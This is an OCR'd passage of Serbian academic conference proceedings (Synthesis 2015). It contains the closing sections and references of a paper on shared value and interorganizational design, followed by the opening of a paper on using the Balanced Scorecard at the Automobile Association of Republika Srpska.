| Odbor direktora i lideri vide posvećenost zajednici kao sastavni deo strategije | | | |
| **STRATEGIJA**:<br>Potrebno je da strategija ima jasan fokus i da su definisani ambiciozni ali realni ciljevi | | | |
| Fokus na ključnim faktorima za kreiranje zajedničke vrednosti | … za koje su definisani ambiciozni i realni ciljevi za kreiranje zajedničke vrednosti | | |
| **SARADNJA SA PARTNERIMA**:<br>Efektivna saradnja različitih učesnika unutar i izvan kompanije | | | |
| Procena ključnih resursa koje partneri poseduju: finansije, znanje, ekspertiza, politički i poslovni uticaj | Holističko upravljanje svim naporima unutar kompanije | Mobilizacija partnera i podsticanje na akciju ka kreiranju zajedničke vrednosti | |
| **MERENJE PERFORMANSI**:<br>Uspostaviti adekvatan menadžment performansi | | | |
| Aktivno merenje relevantnih pokazatelja | Unapređenje merila performansi na osnovu iskustva | Usmeriti napore ka velikim i složenim društvenim izazovima | Interna i eksterna komunikacija ostvarenih rezultata |

Tabela 2. Okvir za kreiranje zajedničke vrednosti
Izvor: Adaptirano prema Vaidyanathan & Scott (2012)

Jedna od determinanti za kreiranje zajedničke vrednosti jeste sposobnost kompanija da uspostavljaju različite međuorganizacione odnose sa brojnim partnerima iz okruženja. Kompanije



DOI: 10.15308/Synthesis-2015-369-374

postaju svesne da ne mogu da budu nefleksibilne i zatvorene u svoja četiri zida, već da moraju otvoriti svoje tradicionalne granice, učiniti ih adaptibilnim i poroznim, redefinisati strategiju i reorganizovati svoju postojeću organizacionu strukturu. Moraju se okrenuti različitim oblicima saradnje i partnerstava sa spoljnim stejkholderima (O'Leary & Bingham, 2007, str. 7). One su shvatile da danas, za uspešno poslovanje u složenom i neizvesnom okruženju punom opasnih suparnika "nije dobro biti usamljen" (Ohmae, 1989).

## 3. MEĐUORGANIZACIONI ODNOSI

Praksa povezivanja i saradnje organizacija po raznim osnovama nije nepoznata u menadžmentu i organizaciji, ali je njena priroda danas bitno promenjena (Petković & Lazarević, 2012, str. 56). Savremene kompanije su međuorganizacione odnose prepoznale kao novi izvor rasta i razvoja. Međuorganizacioni odnosi predstavljaju relativno trajne veze i odnose, kao i tokove informacija i znanja koji se odvijaju između dve ili više organizacija (Oliver, 1990). Pregledom literature, moguće je identifikovati više vrsta međuorganizacionih odnosa. Jednu od značajnijih tipologija su predložili Todeva i Knoke koji ukazuju na postojanje trinaest vrsta međuorganizacionih odnosa: hijerarhijske veze (akvizicije i merdžeri), zajednička ulaganja, kapitalna ulaganja, kooperative, konzorcijumi za istraživanje i razvoj, strateški kooperativni sporazumi, karteli, franšizing, licenciranje, mreže podugovarača, grupe za industrijske standarde, akcione grupe, i tržišni odnosi (Todeva & Knoke, 2005, str. 3). Bez obzira na vrstu uspostavljenog međuorganizacionog odnosa, ključna prednost jeste u tome što kroz uspostavljeno partnerstvo različiti učesnici posmatraju probleme iz različitih perspektiva i konstruktivno pronalaze rešenje koje je superiornije od rešenja do kojeg bi samostalno došli (Gray, 1989).

U junu 2012. godine, *Coca-Cola, Ford Motor, Heiny, Nike i Procter & Gamble* su formirali stratešku radnu grupu za razvoj ambalaže od biljnih PET materijala i vlakana, pod nazivom "*Plant PET Technology Collaborative*" - PTC. PET je izdržljiva, lagana plastika koja se koristi za različite proizvode i materijale, plastične boce, odeću, obuću, automobilske tkanine i tepihe u svim zemljama u kojima ove kompanije posluju. Intenzivnim istraživačko-razvojnim aktivnostima koje zajedničkim snagama sprovode udružene kompanije dolazi do brojnih promena i u drugim industrijama jer se razvijaju novi standardi i koncepti koji će morati da se poštuju (Caliendo, 2012).

Postoje brojni empirijski dokazi da adekvatno uspostavljeni međuorganizacioni odnosi utiču na poslovanje kompanija (Schreiner & Corsten, 2004): pre svega na kreiranje i razmenu informacija i znanja, inovativnost i kreiranje vrednosti u okviru same kompanije. Za mlade kompanije kojima nedostaje reputacija i koje imaju ograničene resurse i poteškoće u suočavanju sa stalno menjajućim okruženjem, značaj međuorganizacionog povezivanja je još veći jer pomoću uspostavljenih partnerstava one mogu steći reputaciju, dobiti resurse i naučnu ekspertizu (Koput & Powell, 2004). Krajem XX i početkom XXI veka uvreženi su stavovi lidera i menadžera uspešnih kompanija da se saradnjom može postići gotovo sve, jer organizacije nisu ograničene sopstvenim resursima i ekspertizom (Huxham & Vangen, 2005, str. 3) i da stupanje u međuorganizacione odnose postaje faktor od suštinske važnosti za uspeh.

Novartis je mogućnosti za kreiranje zajedničke vrednosti video u prodaji svojih lekova u ruralnoj Indiji u kojoj živi 70% svetske populacije. Prepreka nije bila cena koju su naplaćivali, već socijalni uslovi u celom regionu: hronični nedostatak svesti o značaju zdravlja, neadekvatna obuka za zdravstvene usluge i nekoliko hiljada lokalnih bolnica bez pouzdanog lanca snabdevanja. Sve ove probleme, Novartis je video kao svoje poslovne mogućnosti. Zaposlio je hiljadu ljudi za poslove edukacije, formirao kampove za obuku i trening, i izgradio distributivne sisteme za 50.000 ruralnih bolnica… Novartisov rezultat je bio potpuno nov poslovni model za budućnost, obzirom da se predviđa da će u narednoj deceniji, tržišta zemalja u razvoju sa sličnim karakteristikama činiti 75% ukupnog rasta prodaje u farmaceutskoj industriji na globalnom nivou, a da je 42 miliona stanovnika Indije dobilo znatno bolji kvalitet zdravstvene usluge, koji do tada nisu mogli da obezbede ni vlada ni razne nevladine organizacije (Kramer, 2012).

## 4. MEĐUORGANIZACIONI DIZAJN

Uspeh strategije međuorganizacionih odnosa u smislu kreiranja zajedničke vrednosti upravo zavisi od efikasnosti modela međuorganizacione strukture. U procesu izbora modela i kreiranja njegovih komponenti treba poštovati gore pomenuto klasično Čendlerovo pravilo "struktura prati strategiju", a zatim kreirati sisteme i procese koji će stajati iza ovog modela i biti njegova stabilna podrška. Interes za organizacionim dizajnom je došao do izražaja poslednjih nekoliko decenija. Jedan od razloga je taj što su organizacije vremenom postajale sve složenije. Disciplina organizacionog dizajna je evoluirala zajedno sa rastućom složenošću organizacija i željom da se kreiraju organizacije visokih performansi (Galbraith, 2010). Promena fokusa sa hijerarhije i zatvorenosti na saradnju i otvorenost, zahteva od kompanija da promene ključne elemente uspostavljenog organizacionog dizajna: strategiju, strukturu, poslovne procese, politike ljudskih resursa, sisteme nagrađivanja, liderstvo i organizacionu kulturu. Najjednostavnije rečeno, organizacioni dizajn se odnosi na aktivnosti određivanja i sprovođenja strategijskog plana. U tom smislu, ključni cilj organizacionog dizajna je da izvrši podelu rada i uspostavi mehanizme saradnje tako da se odluke donose na osnovu što kvalitetnijih informacija dok se istovremeno troškovi koordinacije održavaju na što nižem nivou (Grundei, 2006). Adekvatnim dizajniranjem, organizacije mogu steći sposobnosti da se blagovremeno prilagođavaju promenama u okruženju (Eriksen, 2006, str. 165) kroz efikasan tok informacija.

Imajući u vidu činjenicu da izbor strategije utiče na organizacioni dizajn koji predstavlja podršku za realizaciju definisanih ciljeva (Daft, 2009, str. 72), strategija međuorganizacionih odnosa podrazumeva slojevito organizaciono prilagođavanje partnera. Organizacioni dizajn treba da omogući organizaciji da se izbori sa neizvesnošću okruženja ne samo kroz efikasan tok informacija kroz celu organizaciju (Grundei, 2006, str. 46), već i između svih članova međuorganizacionog odnosa, što posledično pozicionira strukturu organizacije na mesto bitnog faktora koji determiniše uspeh međuorganizacionog odnosa (Osborn & Baughn, 1990).


Slika 1 jasno pokazuje da je u toku procesa dizajniranja međuorganizacionog odnosa potrebno posmatrati strukturu svake kompanije kao sistem komunikacija i procesiranja informacija između svih zaposlenih koji zajedničkim interakcijama čine



DOI: 10.15308/Synthesis-2015-369-374

posebnu međuorganizacionu mrežu kompleksne kompanije (Petković & Lazarević, 2012). U internom organizacionom dizajnu mora doći do pregrupisavanja pozicija i repozicioniranja zaposlenih, a zatim se kreira eksterni organizacioni dizajn iz kojeg nastaju različite pojavne forme međuorganizacionog dizajna kao što su mreže (interne, stabilne i dinamičke) (Miles & Snow, 1992), organizacije bez granica (Ashkenas *et al.*, 2002), meta-organizacije (Gulati, Phanish & Tushman, 2012), organizacije orijentisane na aktere (učesnike) (Fjeldstad *et al.*, 2012). Intenziviranje značaja interorganizacionog dizajna predstavlja rezultantu dva ključna faktora (Gulati, Phanish & Tushman, 2012, str. 572):

1) prednosti od autsorsinga svih aktivnosti koje partneri iz okruženja mogu obaviti kvalitetnije i jeftinije, i
2) pristup jedinstvenom, specifičnom znanju koje je kompaniji potrebno a koje je dostupno u okruženju, izvan četiri zida kompanije.




Slika 1: Međuorganizacioni dizajn
Izvor: Higgins & Maciariello (2004)

Zajedničko za sve oblike interorganizacionog dizajna jeste da su to izvedene forme birokratske organizacije koja je nadograđena novim osobinama kako bi osposobila organizacije da kroz saradnju sa partnerima odgovore na sve izazove iz okruženja (Petković & Lukić, 2014). Njihovo funkcionisanje pored brojnih prednosti prate i određeni nedostaci koji se mogu pojaviti (Tabela 3).

| Prednosti | Nedostaci |
|---|---|
| Fleksibilna struktura<br>Mali broj hijerarhijskih nivoa<br>Interno i eksterno otvoren sistem<br>Visoko informatizovana organizacija<br>Učeća organizacija<br>Zaposleni imaju veliku slobodu za generisanje novih ideja<br>Težnja ka inovacijama | Fluidnost strukture može uzrokovati konflikte<br>Nedostatak formalizacije može smanjiti pojedinačne performanse<br>Nedostatak pisanih pravila i procedura može smanjiti pouzdanost autputa<br>Neformalni autoritet u nekim kulturama ne daje željene i očekivane rezultate<br>Moguće je nepoverenje između članova |

Tabela 3. Ključne prednosti i nedostaci interorganizacionog dizajna
Izvor: Petković & Lukić (2014)

## 5. FAKTORI USPEHA MEĐUORGANIZACIONIH ODNOSA

Upravljanje međuorganizacionim odnosima nije jednostavno. Kao što je Piter Draker isticao da je za dobru muziku bitno sinhronizovati svaki pojedinačni instrument u orkestru (Drucker, 1999), svi partneri u interorganizacionom odnosu treba da na fleksibilan način ostvare sopstvene ciljeve, a da se istovremeno realizuju i ciljevi zbog kojih je taj odnos formiran. Zajednički ciljevi i komplementarne sposobnosti su dobra početna osnova koja povezuje različite učesnike i daje im motiv za saradnju dok su kompatibilna kultura, uzajamno poštovanje, poverenje i podrška menadžmenta determinante koje određuju uspeh uspostavljenog odnosa (Mankin, Cohen & Fitzgerald, 2004).

Da bi uspostavljeni međuorganizacioni odnosi dali rezultate koji se od njih očekuju, nameće se pitanje kako njima upravljati na adekvatan način. Vremenom su pored preduslova koji moraju biti ispunjeni za formiranje međuorganizacionih odnosa, identifikovani neki od ključnih faktora njihovog uspeha. Pre svega, na nivou svake kompanije koja stupa u interorganizacione odnose menadžment mora da pripremi organizaciju - njene procese, sistem vrednosti, stavova, pravila i normi, zaposlene, sistem nagrađivanja pomoću kojih će kompanija biti spremna i motivisana da dinamički stupa u različite vidove saradnje u zavisnosti od postavljenih strategijskih ciljeva. Upravljanje interorganizacionim odnosima podrazumeva i planski pristup procesu obuke zaposlenih, ali i menadžera na svim nivoima. Ovakvi programi obuke obuhvataju promenu u kognitivnoj i bihejvioralnoj sferi ponašanja zaposlenih, kroz sticanje novih znanja i iskustava, odnosno kroz razumevanje i prihvatanje novog organizacionog pristupa i realnosti iskazanih kroz nova organizaciona pravila, norme, značenja, rutine (McDermott & Archibald, 2010).

Bitni organizacioni aspekti koji su od velikog značaja za uspeh međuorganizacionih odnosa su (Mankin, Cohen & Fitzgerald, 2004, str. 11):

1) stepen formalizacije iskazan kroz pisana pravila, procedure, propise, zadatke;
2) delegiranje odgovornosti za upravljanje projektima i proces odlučivanja;
3) tehnologija, odnosno kako su aktivnosti saradnje podržane savremenim informaciono-komunikacionim tehnologijama.

Svaka složenija forma saradnje zahteva formalno definisana pravila, procedure, uloge i aktivnosti za različite učesnike kako bi svi koji su uključeni u određeni vid saradnje znali svoje uloge i dali svoj doprinos. Uspostavljeni međuorganizacioni odnosi zahtevaju intenzivu razmenu informacija i znanja između partnera, i samim tim je potrebno obezbediti više podrške pomoću informaciono-komunikacionih tehnologija. Što je veća neizvesnost zadataka, potrebna je veća količina ažurnih i pravovremenih informacija donosiocima odluka kako bi se ubrzao proces odlučivanja, poboljšao kvalitet donete odluke (Huxham & Vangen, 2005) i postigle visoke performanse (Galbraith, 1973). Koordinacija, kao proces u kojem dve ili više organizacija zajedničkim snagama donose odluke, postaje dosta složenija u međuorganizacionom odnosu zbog velikog broja učesnika, njihovih različitih interesa, znanja, veština i intelektualnih sposobnosti, ali su i same odluke koje se donose složenije (Choi & Robertson, 2013). Takođe, jedan od faktora uspeha jeste i međuorganizaciono poverenje koje se odnosi na očekivanja jedne organizacije da se druga organizacija neće ponašati oportunistički. Poverenje između partnera, njihova koordinacija i posvećenost ne samo da vode smanjenju transakcionih troškova već i rastu efikasnosti



DOI: 10.15308/Synthesis-2015-369-374

(Mirković & Lukić, 2013). Takođe, za uspešno funkcionisanje uspostavljenog međuorganizacionog odnosa bitno je da:

1) učesnici imaju sposobnosti za samo-organizovanje,
2) postoje zajednička sredstva i unapred uspostavljeni mehanizmi pomoću kojih učesnici akumuliraju i dele resurse, i
3) postoje protokoli, procesi i infrastruktura koja omogućava saradnju više učesnika. Zajedničkim delovanjem ovih elemenata stvara se organizacioni kontekst pomoću kojeg se postiže kreiranje zajedničke vrednosti, uspostavljanje zajedničkih normi, poverenja između učesnika i njihove posvećenosti u međuorganizacionom odnosu.

## ZAKLJUČAK

Primenjujući poslovni model zasnovan na konceptu zajedničke vrednosti, kompanije nastoje da kreiraju vrednost ne samo za sebe, već i za društvenu zajednicu u kojoj posluju. Uspešni menadžeri su shvatili da društveni problemi, sa jedne strane, predstavljaju ograničavajuće faktore, ali da se, sa druge strane, u njima kriju brojne mogućnosti za dalji rast i razvoj, što su iskoristili, i kroz saradnju sa brojnim partnerima stvorili osnovu za kreiranje zajedničke vrednosti. Primena koncepta zajedničke vrednosti implicira brojne promene u kompaniji, koje počinju sa redefinisanjem strategije, pa preko redizajniranja modela organizacione strukture, da bi se na temelju uspostavljenog interorganizacionog odnosa (partnerstva) formirala neka nova forma organizacionog dizajna koja će podržati uspostavljeno partnerstvo. Te promene su uočljive pre svega u novim, interorganizacionim strategijama a posledično i u ostalim elementima dizajna kompanije kojeg čini struktura kao njegovo jezgro, a zatim i ostali elementi kao što su procesi, ljudski resursi, sistem nagrađivanja, liderstvo, kultura. Upravljanje interorganizacionim odnosima nije jednostavno, jer je potrebno uskladiti interese većeg broja učesnika. Lideri i menadžeri moraju biti svesni činjenice da uspeh interorganizacionih odnosa zavisi od velikog broja faktora: integracije različitih stilova menadžmenta, različitih sposobnosti učenja, odnosa poverenja među partnerima, posvećenosti partnera, samokontrole partnera, koordinacije i slično. Oni moraju naučiti kako da oblikuju ove faktore unutar svojih kompanija i kako da pripreme svoju kompaniju na saradnju sa drugima.

Obzirom da su istraživači iz različitih oblasti, ali i brojni lideri i menadžeri prepoznali mogućnost, potencijal i značaj činjenice da organizacioni rast i razvoj može da se ostvari primenom koncepta zajedničke vrednosti primenom strategija međuorganizacionih odnosa, realno je očekivati njegovu intenzivniju primenu u praksi. Posledično, međuorganizacioni odnosi i dizajn kao značajna poluga za primenu ovog koncepta će zasigurno dobiti na svom značaju i važnosti, kao i svi već pomenuti faktori koji utiču na uspeh uspostavljenog međuorganizacionog partnerstva.

## LITERATURA


Ashkenas, R., Ulrich, D., Jick, T., & Kerr, S. (2002). *The Boundaryless Organization*. San Francisco: Jessey-Bass.

Caliendo, H. (2012). Five major U.S. brands collaborating on plant-based PET, dostupno na http://www.plasticstoday.com/articles/Five-major-US-brands-collaborating-on-plant-based-PET-0605201202, pristupljeno 29.01.2015.

Chandler, A. (1962). *Strategy and Structure, Chapters in the history of the Industrial Enterprise.* Cambridge: MIT Press.

Choi, T., & Robertson, P. (2013). Deliberation and Decision in Collaborative Governance: A Simulation of Approaches to Mitigate Power Imbalance. *Journal of Public Administration Research and Theory*, 24, 495-518.

Daft, R. (2009). *Organization Theory and Design*. Mason. OH: South-Western College Publication.

Drucker, P. (1999). The new pluralism. *Leader to Leader*, 14, 18-23.

Drucker, P. (2001). *Moj pogled na menadžment*. Novi Sad: Adizes.

Eriksen, B. (2006). Organization design constraints on strategy and performace. In: Burton *et al.* (Eds.) *Organization Design: The Evolving State of the Art* (165-181). Springer.

Fjeldstad, D., Snow, C., Miles, R., & Lettl, C. (2012). The Architecture of Collaboration. *Strategic Management Journal*, 33, 734-750.

Galbraith, J. (1973). *Designing complex organizations*. Reading, MA: Addison-Wesley.

Galbraith, J. (2010). The Multi-Dimensional and Reconfigurable Organization. *Organizational Dynamics*, 39, 115-125.

Gulati, R., Planish, P., & Tushman, M. (2012). Meta-organization design: rethinking design in interorganizational and community contexts. *Strategic Management Journal*, 33(6), 571-586.

Gray, B. (1989). *Collaborating: Finding Common Ground for Multiparty Problems.* San Francisco: Jossey-Bass.

Grundei, J. (2006). Examining the relationship between trust and control in organizational design. U: Burton, R., *et al.* (Eds.) *Organization Design: The Evolving State of the Art* (43-67), Springer.

Higgins, K.L., & Maciariello, J.A. (2004). Leading complex Collaboration in Network Organizations: A Multidisciplinary Approach. U: Beyerlein M., Johnson D., Beyerlein S. (Eds.) *Building the Capabilities for Working Across Boundaries* (203-243), Volume 10, Elsevier.

Huxham, C., & Vangen, S. (2005). *Managing to collaborate: The theory and practice of collaborative advantage*. Abingdon, UK: Routledge.

Koput, K., & Powell, W. (2004). Not Your Stepping Stone: collaboration and the Dynamics of Firm Evalution in the life sciences. U: Beyerlein M., Johnson D., Beyerlein S. (Eds.) *Building the Capabilities for Working Across Boundaries* (59-83), Elsevier.

Kramer, M. (2012). Better ways of doing business: Creating shared value, dostupno na: http://www.theguardian.com/sustainable-business/blog/creating-shared-value-social-progress-profit , pristupljeno 30.01.2015.

Mankin, D., Cohen, S., & Fitzgerald, S. (2004). Developing Complex Collaborations: Basic Principles to Guide Design and Implementation. U: Beyerlein M., Johnson D., Beyerlein S. (Eds.) *Building the Capabilities for Working Across Boundaries* (1-26), Elsevier.

Maltz, E., & Schein, S. (2012). Cultivating Shared Value Initiatives: A Three Cs Approach. *Journal of Corporate Citizenship*, 47, 55-74.

Miles, R., & Snow, C. (1992). Causes of Failure in Network Organizations. *California Management Review*, 53-72.

Mirković, V., & Lukić, J. (2013). Klasterizacija malih i srednjih preduzeća kao determinanta konkurentnosti i šansa za oporavak srpske privrede. U: Lovreta S., Janićijević N. *Konkurentnost preduzeća u Srbiji* (449-468), Beograd: Ekonomski fakultet.

McDermott, R., & Archibald, D. (2010). Harnessing Your Staff's Informal Networks. *Harvard Business Review*.




DOI: 10.15308/Synthesis-2015-369-374

Oliver, C. (1990). Determinants of interorganizational relationships: Integration and future directions. *The Academy of Management Review*, 15 (2), 241-265.

Ohmae, K. (1989). The Global Logic of Strategic Alliances. *Harvard Business Review*, 89(2), 143-154.

Osborn, R. N., Baughn, C. C. (1990). Forms of interorganizational governance for multinational alliances. *Academy of Management Jorunal*, 33, 503-519.

O'Leary, R., Bingham, L. B. (2007). Conclusion: Conflict and Collaboration in Networks. *International Public Management Journal,* 10(1), 103-109.

Porter, M. (1986). *Competition in global industries*. Boston: HBS Press.

Porter, M., & Kramer, M. (2006). Strategy and Society: The Link Between Competitive Advantage and Corporate Social Responsibility. *Harvard Business Review*, December, 78-94.

Porter, M., & Kramer, M. (2011). The Big Idea: Creating Shared Value. *Harvard Business Review*, 2-17.

Petković, M., & Lazarević, S. (2012). Upravljanje interorganizacionim odnosima: dizajn centra zajedničkih usluga. *Menadžment*, 64, 55-64.

Petković, M., & Lukić, J. (2014). New Organizational Forms Supported by the Information and Communication Technology: The Case of Serbian ICT Industry. *Facta Universitatis – Economics and Organization*, 11(2), 101-115.

Shumpeter, J. A. (1934). *The Theory of Economic Development: An Inquiry into Profits, Capital, Credit, Interest, and Business Cycle*. Cambridge: Harvard Business Press.

Schreiner, M., & Corsten, D. (2004). Integrating Perspectives: A Multidimensional Construct of Collaborative capability. U: Beyerlein M., Johnson D., Beyerlein S. (Eds.) *Building the Capabilities for Working Across Boundaries* (125-161), Elsevier.

Todeva, E., & Knoke, D. (2005). Strategic alliances & models of collaboration. *Management Decision*, 43(1), 1-22.

Vaidyanathan, L., & Scott, M. (2012). Creating Shared Value in India: The Future for Inclusive Growth. *Corporate Social Responsibility: Practice, Theory, and Challenges*, 37(2), 108-113.



DOI: 10.15308/Synthesis-2015-369-374

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIMENA SISTEMA MERENJA PERFORMANSI U JAVNOJ ORGANIZACIJI

## THE USE OF PERFORMANCE MEASUREMENT SYSTEMS IN PUBLIC SECTOR ORGANIZATION

Zoran Stevanović[1], Lazar Dražeta[2]
[1]Auto-moto savez Republike Srpske, Banja Luka, Republika Srpska, BiH
[2]Univerzitet Singidunum, Beograd, Srbija

**Apstrakt:**
U savremenim tržišnim uslovima primetno je širenje koncepta javnog interesa, odnosno jačanje značaja poslovanja javnih organizacija. Pored društvenog značaja javne organizacije imaju strateški i politički značaj za jednu zemlju. Zbog toga je od presudne važnosti za društvo da takve organizacije uspešno posluju. Tržišna privreda u kojoj posluju današnje javne organizacije puna je izazova, opasnosti i promena što od rukovodstva javnih organizacija zahteva formulisanje adekvatne strategije i njene implementacije. U ovom radu je opisan proces strategijskog razvoja Auto-moto Saveza Republike Srpske, od definisanja vizije, misije i strateških ciljeva do uvođenja sistema za merenje učinka. Prevođenje strategijskih u operativne ciljeve omogućeno je uvođenjem projektovanog sistema merenja performansi organizacije i zaposlenih, poznatije pod nazivom nazivom *Balanced Scorecard*.

**Ključne reči:**
javna organizacija, strategijsko upravljanje, upravljanje učinkom, Balanced Scorecard.

**Abstract:**
In modern market conditions, the expansion of the concept of public interest, *i.e.*, strengthening of relevance of public organizations, is quite evident. Besides social significance, public organizations also have considerable strategic and political significance for a country. Hence, it is of vital importance for the society to enable such organizations to operate successfully. The market economy of today's public organizations is full of challenges, risks and changes that require an adequate strategy and its proper implementation by an organization's management. The paper describes the process of strategic development of the Automobile Association of the Republic of Srpska, from determining its vision, mission and strategic goals to introduction of performance management system. Translating strategic into operational objectives was triggered by the introduction of the system measuring an organization's and individual's performances, commonly known as Balanced Scorecard.

**Key words:**
public organization, strategic management, performance management, Balanced Scorecard.

## 1. UVOD

Danas organizacije posluju u dinamičnoj sredini što dovodi do velikog pritiska na rukovodstvo bez obzira na vlasničku strukturu organizacije. U uslovima stalnih promjena na tržištu rukovodstvo mora da pronađe adekvatan strategijski pravac budućeg razvoja organizacije, što zbog čestih modifikuja predstavlja veliki poslovni izazov.

Namjera je da ovim radom odgovorimo na ključne izazove vezane za današnje poslovanje javnih organizacija, a to su:

- Kako poboljšati poslovanje javne organizacije i dovesti je u stanje društveno odgovorne organizacije;
- Da li je *Balanced Scorecard* (BSC), kao savremen koncept poboljšanja poslovanja, moguće primeniti u poslovanju javne organizacije.

Opšte je prihvaćen stav da je lakše formulisati strategiju nego je implementirati. Istraživanja ukazuju da organizacije koje koriste BSC kao koncept poboljšanja poslovanja ostvaruju bolje poslovne performanse od konkurencije. Nastanak BSC koncepta mjerenja performansi vezan je za autore Kaplana i Nortona, koji su devedesetih godina prošlog veka došli do zaključka da većina organizacija ne uspijeva adekvatno implementirati strategiju. Njihovo istraživanje je dovelo do univerzalnog okvira koji bi ujedinio sve okvire praćenja performansi (Kaplan & Norton, 1996). BSC kao sredstvo za poboljšanje poslovanja organizacije nije samo koncept mjerenja performansi organizacije nego ga možemo posmatrati kao sredstvo koje povezuje formulisanje strategije sa njenom operacionalizacijom (Kaplan & Norton, 2010).

Države Balkana koje pretenduju da postanu članice Evropske unije moraju ispuniti uslov da se deo javnih organizacija koje posluju profitabilno na tržištu moraju dovesti u stanje samoodrživosti tj. da mogu ograničeno uživati subvencije od strane države (Ugovor o funkcionisanju EU). Drugu vrstu javnih organizacija koje posluju neprofitabilno i stoga su na teretu budžeta, države moraju dovesti u stanje društveno odgovornih organizacija koje u potpuosti zadovoljavaju zahtjeve osnivača (Vlada) i potrebe klijenata (građana).

U ovom radu je prikazano viđenje budućeg razvoja Auto-moto Saveza Republike Srpske (AMS RS), kao organizacije od javnog interesa, kroz primjenu BSC kao savremenog koncepta poboljšanja poslovanja organizacije.

## 2. O AUTO-MOTO SAVEZU RS

AMS RS je osnovan 1993. godine, kao organizacija koja će u toku građanskog rata u BiH djelovati na teritoriji Republike Srpske, nastavljajući tradiciju bivšeg Auto-moto saveza Bosne i Hercegovine, sa sjedištem organizacije u Banja Luci. Danas u sastavu AMS RS djeluje 40 Auto-moto društava (AMD), kao posebnih organizacionih jedinica raspoređenih na čitavoj teritoriji Republike Srpske.

E-mail: ldrazeta@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-375-377

Položaj i ovlaštenje Auto-moto saveza Republike Srpske uređeni su Zakonom o ovlašćenjima AMS RS (Službeni glasnik Republike Srpske, 2009). U skladu sa svojim statutarnim odredbama AMS RS obavlja sljedeće djelatnosti:

- Tehnička pomoć vozačima na putevima;
- Distribucija obrazaca za izdavanje međunarodnih vozačkih dokumenata;
- Poslovi iz oblasti bezbjednosti drumskog saobraćaja;
- Prikupljanje i saopštavanje informacija o stanju na putevima;
- Druge djelatnosti povjerene od strane nadležnih organa.

## 3. RAZVOJ STRATEGIJE AMS RS

Prije formulisanja razvojne strategiju AMS RS urađena je analiza okruženja organizacije, kao proces nadgledanja (kontrole) da bi se identifikovale sadašnje i buduće šanse i prijetnje koje mogu uticati na sposobnost organizacije za postizanje njenih ciljeva (Mašić, 2009). Analiza sredine obuhvata analizu eksterne (posredno i konkurensko okruženje AMS RS) i analizu interne sredine (izvori i sposobnost preduzeća).

Za analizu posrednog okruženja korišćena je PEST analiza (politički, ekonomski, društveni i tehnološki okvir). Za analizu konkurentnog okruženja korišćen je Porterov model 5 sila (faktora grane), dok je za analizu interne sredine korišten je Porterov lanac vrijednosti (Mašić, 2009). Procjena okruženja je potom sumirana SWOT analizom (Slika 1), koja omogućava rukovodstvu AMS RS da prepozna sve prijetnje i mogućnosti koje dolaze iz okruženja, a sa druge strane snage i slabosti, kao interne faktore organizacije.

| SNAGE | SLABOSTI |
|---|---|
| ◆ Dobar imidž u javnosti<br>◆ Stabilno finansiranje<br>◆ Sigurno tržište<br>◆ Razvijena distribucija<br>◆ Investiciona ulaganja | ◆ Nezastupljenost u međunarodnim udruženjima<br>◆ Zavisnost finansiranja od politike<br>◆ Nerazvijene srodne djelatnosti<br>◆ Slaba opremljenost podružnica (AMD) |
| **PRILIKE** | **PRETNJE** |
| ◆ Osvajanje prostora tržišnog učešća<br>◆ Rast broja registrovanih vozila (potencijalni klijenti)<br>◆ Proširenje poslovne aktivnosti na druge srodne djelatnosti<br>◆ Uvođenje međunarodnih standarda kvaliteta | ◆ Ukidanje polobudžetskog finansiranja<br>◆ Nestabilna politička-ekonomsko-socijalna situacija u zemlji<br>◆ Konkurencija (BIHAMK, HAK)<br>◆ Uvođenje međunarodnih standarda kvaliteta |

Slika 1. SWOT analiza AMS RS

Nakon identifikacije kritičnih faktora koji utiču na poslovanje, definisani su misija, vizija i strategijski ciljevi organizacije. Misija AMS RS, kao svrha postojanja koja daje identitet organizaciji (Mašić, 2009), definisana je kroz potrebu svojih članova (vozača) za kvalitetno pružanje usluga pomoći na putu, kao i podizanje saobraćajne i tehničke kulture svih učesnika u saobraćaju. Vizija, kao dalekosežni cilj kome teži organizacija (Mašić, 2009), jeste da AMS RS postane lider na cijeloj teritoriji BiH u pogledu poslovanja, ostvarujući visok kvalitet usluga za svoje članove i sve ostale potencijalne korisnike usluga.

Strategija razvoja je pretvorena u grupe operativnih ciljeva kojima AMS RS planira da usmeri svoje aktivnosti radi ispunjenja misije i vizije organizacije. Izdvojena su tri pravca budućeg razvoja poslovanja i postavljeni operativni ciljevi organizacije.

1. Povećanje konkurentnosti u odnosi na druge organizacije sa srodnom djelatnošću:
   - Izgradnja objekata AMD i opremanje opremom i voznim parkom;
   - Na teritoriji Federacije BiH poslove mogu da obavljaju partneri u ime AMS RS
   - Razvoj ljudskih resursa;
   - Dobra saradnja sa medijima, Vladom i javnošću RS.
2. Tržišna profitabilnost kao preduslov za finansijsku i političku nezavisnost budućeg poslovanja:
   - Smanjenje troškova poslovanja
   - Formiranje privrednog društva sa službom „Pomoć i informacije na putu“;
   - Osnivanje osiguravajuće kuće, samostalno ili sa potencijalnim partnerom;
   - Formiranje ostalih privrednih društva iz srodne djelatnosti.
3. Stvaranje dobrog imidža kod Vlade i javnosti RS i BiH:
   - Formiranje školskih saobraćajnih sekcija;
   - Provođenje preventivnih tehničkih pregleda vozila;
   - Izrada i distribucija ilustrovanih letaka.

## 4. UPOTREBA BSC U PRIMENI STRATEGIJE AMS RS

Koncept BSC se bazira na praćenju performansi poslovnih procesa koji direktno utiču na uspjeh realizacije razvojne strategije organizacije. Cilj BSC je da rukovodioci na svim nivoima imaju prikaz stanja u organizaciji, što im omogućava da svoje djelovanje usmjeravaju na kritična područja u sistemu poslovanja organizacije.

